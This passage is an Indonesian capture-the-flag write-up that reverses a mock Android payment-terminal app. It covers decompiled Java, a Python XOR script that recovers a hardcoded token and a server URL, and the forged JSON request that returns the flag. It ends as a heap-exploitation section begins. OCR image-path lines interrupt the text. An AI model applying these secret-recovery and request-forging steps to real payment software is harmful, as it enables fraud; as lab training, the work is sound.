
```
        try {
            httpURLConnection.setRequestMethod("POST");
            httpURLConnection.setRequestProperty("Content-Type",
"application/json");
            httpURLConnection.setRequestProperty("Accept",
```

```
"application/json");
            httpURLConnection.setDoOutput(true);
            httpURLConnection.setConnectTimeout(6000);
            httpURLConnection.setReadTimeout(6000);
            byte[] bytes = str4.getBytes(charset);
            OutputStream outputStream = httpURLConnection.getOutputStream();
            try {
                outputStream.write(bytes);
                outputStream.close();
                String strD = d(httpURLConnection);
                httpURLConnection.disconnect();
                return strD;
            } catch (Throwable th2) {
                outputStream.close();
                throw th2;
            }
```

nah disini fieldnya dikirim pakai method POST n juga dengan content type json pastinya. setelah itu inputan kita ditulis menggunakan **outputsStream.write(bytes).** dan di paling bawah di func **e** ada juga sebuah custom xor untuk nge encrypt data data yang ada di atas itu. nah aku sempet struggle di bagian ini


```
        long jMaxMemory = Runtime.getRuntime().maxMemory() >>> 63;
```

karna ku kira ini cuma bisa di java. setelah ku cari cari di google aku dapat artikel yang cukup membantu terkait memori ini



link: https://pythonspeed.com/articles/measuring-memory-python/

jadi inti dari webny itu dia ngasih tau kita kalau mau buat program yang hemat memori kita itu harus ukur dlu ukuran memori dari program kita. dan disni dia ada kasih 2 jenis cara pertama menggunakan **psutils** dan satu lagi **numpy.** dan saya pilih pakai **psutils v:** karna lebih mudah.



A (not so) simple example

Consider the following code:

```
>>> import numpy as np
>>> arr = np.ones((1024, 1024, 1024, 3), dtype=np.uint8)
```

This creates an array of 3GB–gibibytes, specifically–filled with ones. Naively, once this code runs we expect the process to be using a little bit more than 3GB.

One way to measure memory is using “resident memory”, which we’ll define later in the article. We can get this information using the handy psutil library, checking the resident memory of the current process:


```
>>> import psutil
>>> psutil.Process().memory_info().rss / (1024 * 1024)
3083.734375
```

nah dibanding pakai numpy saya rasa lebih enak pakai **psutil** (lebih enak diliat v:). nah jika kita perhatikan kode nya kembali

```
public static byte[] e(byte[] bArr, byte[] bArr2) {
    byte[] bArr3 = new byte[bArr.length];
    int length = bArr2.length;
    long jMaxMemory = Runtime.getRuntime().maxMemory() >>> 63;
    for (int i2 = 0; i2 < bArr.length; i2++) {
        bArr3[i2] = (byte) (bArr[i2] ^ bArr2[(int) ((i2 + jMaxMemory) % length)]);
    }
    return bArr3;
}
```

dia pakai **long** which mean kan long itu 8 byte berarti ukurannya sebesar 64 bit, ketika di rol sejauh 63 dia akan balik lagi jadi 0. dan persamaan nya jadi **a[i] ^ b[(i + 0) % len(b)]**

nah disini karna saya very skill issue jadi script saya itu ada error. untung aja ada ma goat @k4tou yang sudah membantu nge fix script nya



绅 pwn. 17:58

```
   python x.py
0
Traceback (most recent call last):
  File "/mnt/c/users/lenovo/downloads/Ifest-final/revv/chall2/x.py", line 15, in <module>
    print(e(f9, f10))
          ~^^^^^^^^^
  File "/mnt/c/users/lenovo/downloads/Ifest-final/revv/chall2/x.py", line 13, in e
    bArr3[i] = i ^ bArr2Len[(i + maxMem) % bArr2Len]
                   ~~~~~~~~^^^^^^^^^^^^^^^^^^^^^^^^^
TypeError: 'int' object is not subscriptable
```

ini err apa ya kak

```
def e(a, b):
    bArr3 = ""
    bArr2Len = len(b)
    maxMem = int(psutil.Process().memory_info().rss / (1024 * 1024)) >> 63
    for i in a:
        bArr3[i] = i ^ bArr2Len[(i + maxMem) % bArr2Len]
    print(bArr3)
print(e(f9, f10))
```

brarti kode ku udah bener aslinya

cuma err ini maskudnya kenapa dah

k4tou PGR 17:58

wait lemiting


绅 pwn. 17:58

oke mohon helepnya

k4tou PGR 17:59

info x.py paling baru dong

atau apalah itu



绅 pwn. 18:00

```
import psutil

f9 = [120, 88, 57, 33, 59, 78, 106, 33, 61, 15, 40, 79, 45, 12, 52, 77, 20, 87, 105, 7, 20, 14, 106, 76, 125]
f10 = [75, 60, 90, 126]
maxMem = int(psutil.Process().memory_info().rss / (1024 * 1024)) >> 63
print(maxMem)

def e(a, b):
    bArr3 = ""
    bArr2Len = len(b)
    maxMem = int(psutil.Process().memory_info().rss / (1024 * 1024)) >> 63
    for i in a:
        bArr3[i] = i ^ bArr2Len[(i + maxMem) % bArr2Len]
    print(bArr3)
print(e(f9, f10))
```

jujur saja overral sama si V:

k4tou PGR 18:00

k waitto

绅 pwn. 18:00

oke kak

k4tou PGR 18:08

```
import psutil

f9 = [120, 88, 57, 33, 59, 78, 106, 33, 61, 15, 40, 79, 45, 12, 52, 77, 20, 87, 105, 7, 20, 14, 106, 76, 125]
f10 = [75, 60, 90, 126]
maxMem = int(psutil.Process().memory_info().rss / (1024 * 1024)) >> 63
print(maxMem)

def e(a, b):
    bArr3 = []
    bArr2Len = len(b)
    maxMem = int(psutil.Process().memory_info().rss / (1024 * 1024)) >> 63
    for i in range(len(a)):
        bArr3.append(a[i] ^ b[(i + maxMem) % bArr2Len] )
        #bArr3[i] = i ^ bArr2Len[(i + maxMem) % bArr2Len]
    return "".join(chr(z) for z in bArr3)


print(e(f9, f10))
```

here

@绅

coba dilanjutkan

terima kasih ma goat atas helepnya 🐐, nah udah dari sini kita reverse aja semuanya, dan polanya ga asal ya ges. nah gimana cara taunya. aku pakai fitur search yang nge refference ke function **e** ← yang dimana ini fungsi yang simple xor encrypt itu. karna kita butuh 2 arg, yang **satu sebagai data yang mau di decrypt** dan **1 lagi sebagai len.** nah untuk tau pola nya bisa diliat dengan cara gini



nah disitu keliata kalau fungsi nya di panggil sebanyak 5x dengan isi arg yang berbeda beda

- e(h, j)
- e(f9a, f10b)
- e(j, k)
- e(d, e)
- e(f, g)

nah langsung aja kita ambil semua bytenya dan kita decrypt =. berikut ini kodenya

```
import psutil

f9 = [120, 88, 57, 33, 59, 78, 106, 33, 61, 15, 40, 79, 45, 12, 52, 77, 20,
87, 105, 7, 20, 14, 106, 76, 125]
f10 = [75, 60, 90, 126]
d = [65, 78, 47, 40, 113, 68, 51, 36, 55, 125, 5, 121, 37, 27]
z = [23, 43, 93, 65]
f = [96, 16, 108, 61, 101, 23, 126, 35, 125, 27, 104, 49, 96, 16, 123, 48]
g = [41, 94, 58, 124]
h = [90, 65, 58, 105, 26, 123, 3, 33, 88, 68, 50, 57, 26, 120, 85, 45, 88,
68, 104, 60,
            25, 121, 83, 45, 8, 21, 60, 62, 27, 43, 87, 115, 4, 66, 110, 58,
78, 44, 86, 112, 94, 20, 50, 109, 75, 47,
            95, 36, 90, 68, 62, 108, 28, 47, 3, 32, 94, 21, 51, 106, 76, 44,
82, 35]
```

```
i = [ 60, 113, 10, 88, 45, 78, 103, 21 ]
j = [52, 101, 67, 26, 55, 109, 115, 32, 3, 94, 35, 123, 109, 63, 1, 94, 35,
123, 111,
            43, 6, 93, 63, 123, 109, 62, 86, 26, 100, 109, 42, 32, 24, 28,
104, 48, 53, 119, 78, 71, 121, 39, 46, 124,
            94, 4, 108, 46]
k = [92, 17, 55, 106, 13, 66]
maxMem = int(psutil.Process().memory_info().rss / (1024 * 1024)) >> 63
print(maxMem)

def e(a, b):
    bArr3 = []
    bArr2Len = len(b)
    maxMem = int(psutil.Process().memory_info().rss / (1024 * 1024)) >> 63
    for i in range(len(a)):
        bArr3.append(a[i] ^ b[(i + maxMem) % bArr2Len] )
        #bArr3[i] = i ^ bArr2Len[(i + maxMem) % bArr2Len]
    return "".join(chr(z) for z in bArr3)

print(e(f9, f10))
print(e(j,k))
print(e(d,z))
# print(e(d,e))
print(e(f,g))
print(e(h,i))
```

dan langsung saja di run. nnti kita akan dapat beberapa string dan juga url servicenya

```
yunx1ao  mnt/c/../../../../revv/chall2  tools
 python x.py
0
3dc_pr0_v3r1f0n3_k3y_2026
http://144.91.64.93:17291/api/v1/verify-terminal
Verifone VX820
INVALID_TERMINAL
f00175d4d58a7628d5bd47484d6f6e0f83dbcb1ebe85fa81f5441ad5bd92ab56
```

nah skrng kita beralih ke MainActivity untuk mengvalidasi semua inputan yang akan kita kirim nanti melalu field json berikut ini kodenya

MainActivity.java

```java
package com.ifest26.mesingesekpalsu;

import android.app.Activity;
import android.os.Bundle;
import android.os.Process;
import android.text.InputFilter;
import android.view.View;
import android.widget.Button;
import android.widget.EditText;
import android.widget.TextView;
import b.a;
import b.b;
import com.ifest26.mesingesekpalsu.internal.IProbe;
import java.nio.charset.StandardCharsets;
import org.json.JSONObject;

/* compiled from:
r8-map-id-1cea82495090209ff92f8f7b6ca0414397140e9022c9e8095d518ffdec8c7229
*/
/* loaded from: classes.dex */
public class MainActivity extends Activity {
    private Button btnProcess;
    private EditText etAmount;
    private EditText etCardNumber;
    private final IProbe[] probes = {new a(0), new a(1), new a(2)};
    private c.a processor;
    private TextView tvResult;
    private TextView tvStatus;

    private String buildReceipt(JSONObject jSONObject) throws Exception {
```

```
        return "================================\n     STRUK TRANSAKSI\n
" + jSONObject.optString("message", "") +
"\n================================\nKartu  : " +
jSONObject.optString("card_masked", "****************") + "\nJumlah : Rp " +
formatAmount(jSONObject.optLong("amount", 0L)) + "\nRef    : " +
jSONObject.optString("ref_number", "") +
"\n================================\n" + jSONObject.optString("flag", "") +
"\n================================";
    }

    private void displayResult(String str) {
        try {
            JSONObject jSONObject = new JSONObject(str);
            String strOptString = jSONObject.optString("status", "error");
            if ("approved".equals(strOptString)) {
                String strOptString2 = jSONObject.optString("ref_number",
"--------");
                this.tvStatus.setText("DISETUJUI [REF: " + strOptString2 +
"]");
                this.tvResult.setText(buildReceipt(jSONObject));
                this.tvResult.setVisibility(0);
                return;
            }
            if (!"declined".equals(strOptString)) {
                this.tvStatus.setText("ERROR KONEKSI");
                this.tvResult.setText(jSONObject.optString("message", "Gagal
terhubung ke server"));
                this.tvResult.setVisibility(0);
                return;
            }
            String strOptString3 = jSONObject.optString("code", "XX");
            String strOptString4 = jSONObject.optString("detail", "Transaksi
ditolak oleh penerbit");
            this.tvStatus.setText("DITOLAK [" + strOptString3 + "]");
            this.tvResult.setText(strOptString4);
            this.tvResult.setVisibility(0);
        } catch (Exception unused) {
```

```
            this.tvStatus.setText("ERROR KONEKSI");
            this.tvResult.setText("Gagal terhubung ke server pembayaran");
            this.tvResult.setVisibility(0);
        }
    }

    private String formatAmount(long j) {
        String string = Long.toString(j);
        StringBuilder sb = new StringBuilder();
        int length = string.length() % 3;
        if (length > 0) {
            sb.append((CharSequence) string, 0, length);
        }
        while (length < string.length()) {
            if (sb.length() > 0) {
                sb.append('.');
            }
            int i = length + 3;
            sb.append((CharSequence) string, length, i);
            length = i;
        }
        return sb.toString();
    }

    private void initiateTransaction() throws NumberFormatException {
        final String strTrim =
this.etCardNumber.getText().toString().trim();
        String strTrim2 = this.etAmount.getText().toString().trim();
        if (strTrim.isEmpty() || strTrim2.isEmpty()) {
            this.tvStatus.setText("MASUKKAN DATA LENGKAP");
            return;
        }
        if (strTrim.length() < 16) {
            this.tvStatus.setText("NOMOR KARTU TIDAK VALID");
            return;
        }
        try {
```

```
            final long j = Long.parseLong(strTrim2);
            if (j <= 0) {
                this.tvStatus.setText("JUMLAH HARUS LEBIH DARI 0");
                return;
            }
            this.btnProcess.setEnabled(false);
            this.tvStatus.setText("MEMPROSES...");
            this.tvResult.setVisibility(8);
            new Thread(new Runnable() { // from class: a.a
                @Override // java.lang.Runnable
                public final void run() {
                    this.f0a.lambdainitiateTransaction2(strTrim, j);
                }
            }).start();
        } catch (NumberFormatException unused) {
            this.tvStatus.setText("JUMLAH TIDAK VALID");
        }
    }

    private boolean isVirtual() {
        for (IProbe iProbe : this.probes) {
            if (iProbe.detect()) {
                return true;
            }
        }
        return false;
    }

    /* JADX INFO: Access modifiers changed from: private */
    public /* synthetic */ void lambdainitiateTransaction1(String str) {
        this.btnProcess.setEnabled(true);
        displayResult(str);
    }

    /* JADX INFO: Access modifiers changed from: private */
    public void lambdainitiateTransaction2(String str, long j) {
        final String strC;
```

```
        c.a aVar = this.processor;
        aVar.getClass();
        try {
            strC = b.c(str, j, b.b(), aVar.f12a.validate(this) ? new
String(b.e(b.d, b.e), StandardCharsets.UTF_8) : new String(b.e(b.f, b.g),
StandardCharsets.UTF_8));
        } catch (Throwable unused) {
            strC = "{\"status\":\"error\",\"message\":\"Koneksi gagal\"}";
        }
        runOnUiThread(new Runnable() { // from class: a.b
            @Override // java.lang.Runnable
            public final void run() {
                this.f3a.lambdainitiateTransaction1(strC);
            }
        });
    }

    /* JADX INFO: Access modifiers changed from: private */
    public /* synthetic */ void lambdaonCreate0(View view) throws
NumberFormatException {
        initiateTransaction();
    }

    @Override // android.app.Activity
    public void onCreate(Bundle bundle) {
        super.onCreate(bundle);
        setContentView(R.layout.activity_main);
        this.etCardNumber = (EditText) findViewById(R.id.et_card_number);
        this.etAmount = (EditText) findViewById(R.id.et_amount);
        this.btnProcess = (Button) findViewById(R.id.btn_process);
        this.tvStatus = (TextView) findViewById(R.id.tv_status);
        this.tvResult = (TextView) findViewById(R.id.tv_result);
        if (isVirtual()) {
            Process.killProcess(Process.myPid());
            return;
        }
        this.processor = new c.a();
```

```
        this.etCardNumber.setFilters(new InputFilter[]{new
InputFilter.LengthFilter(16)});
        this.btnProcess.setOnClickListener(new View.OnClickListener() { //
from class: a.c
            @Override // android.view.View.OnClickListener
            public final void onClick(View view) throws
NumberFormatException {
                this.f5a.lambdaonCreate0(view);
            }
        });
        this.tvStatus.setText("SIAP");
    }
}
```

nah pertama kita cek dlu untuk card yang harus kita kirim itu sepanjang apa dan apakah ada ketentuan string apa yang harus dikirim. dan setelah di cek untuk card dia hanya ngecek lennya aja. ini kodenya

```
        if (strTrim.length() < 16) {
            this.tvStatus.setText("NOMOR KARTU TIDAK VALID");
            return;
        }
```

selama ga kurang dari 16 itu ga masalah. untuk field dari **card** udah beres next tepat dibawahnya itu ada validasi untuk **amount**

```
            final long j = Long.parseLong(strTrim2);
            if (j <= 0) {
                this.tvStatus.setText("JUMLAH HARUS LEBIH DARI 0");
                return;
            }
```

jadi disini kita harus input lebih dari 0. jangan kurang dari 0 v:. ga boleh v:.

and then dibawahnya di kode ini

```
try {
            strC = b.c(str, j, b.b(), aVar.f12a.validate(this) ? new
String(b.e(b.d, b.e), StandardCharsets.UTF_8) : new String(b.e(b.f, b.g),
StandardCharsets.UTF_8));
        }
```

jadi di kode ini. yang sudah kita tau kalau function **c** ini kan isinya ada tempat field **jsonnya**

card → str → gaboleh kurang dari 16

amount → int → ga boleh kurang dari sama dengan 0

nah sisa 2 field lagi. **token** dan juga **device** disini dia dipanggil dari file **b** dan function yang dipanggil adalah **b** kalau kita cek kesana

```
public static String b() {
    if (f11c == null) {
        synchronized (b.class) {
            try {
                if (f11c == null) {
                    f11c = new String(e(f9a, f10b), StandardCharsets.UTF_8);
                }
            } finally {
            }
        }
    }
    return f11c;
}
```

that’s adalah data yang ke encrypt f9a dan f10b. dan kalau kita rev hasilnya adalah **3dc_pr0_v3r1f0n3_k3y_2026** kalau tak percaya run saja script diatas tadi v:

nah skrng kita tau kalau


token → str → **3dc_pr0_v3r1f0n3_k3y_2026**

next kita cari tau terkait devicenya v: disini coba coba aja yang paling makesense dan keliatan kaya device dari hasil stringnya itu cuma **Verifone VX820**. dan ketika di test itu berhasil jadi kita dapat deh kesemua fieldnya

device → str → Verifone VX820

so kita langsung aja send ke servicenya untuk field punyaku kaya gini

```
{
    "card": "6767676767676767",
    "amount": 420,
    "token": "3dc_pr0_v3r1f0n3_k3y_2026",
    "device": "Verifone VX820"
}
```




dan tidak lupa saya mengucapkan tysm ma goat @k4tou atas koreksinya (heroik momen) k4tou sang penyelamat 🐐



FLAG: `IFEST26{jangan_lupa_tonton_a_day_in_my_life}`

PWN

- my lines [500 pts 🩸]



Author : *midn8*

diberikan sebuah zip, yang kalau diextract kita dikasih **binary**, **source code**, dan juga **libc** (oi la paket lengkap c:) terima kasih admin baik. untuk libcnya kita dikasih **2.31** yang ga ada **safe linking**nya but di dalam programnya ada custom safelinking gitu untuk kita dapat leak **PIE.** nah cara untuk dapat leaknya itu kita perlu mengontrol **struct box** pada fungsi **view().** bug ini itu ada krna ketika malloc di **draft** itu di alokasikan. dia langsung ngealokasiin juga structnya punya **box**, al hasil jadinya jarak kedua **struct** itu deketan. selain itu juga pada func **measured_fragment_size()** disini dia ada

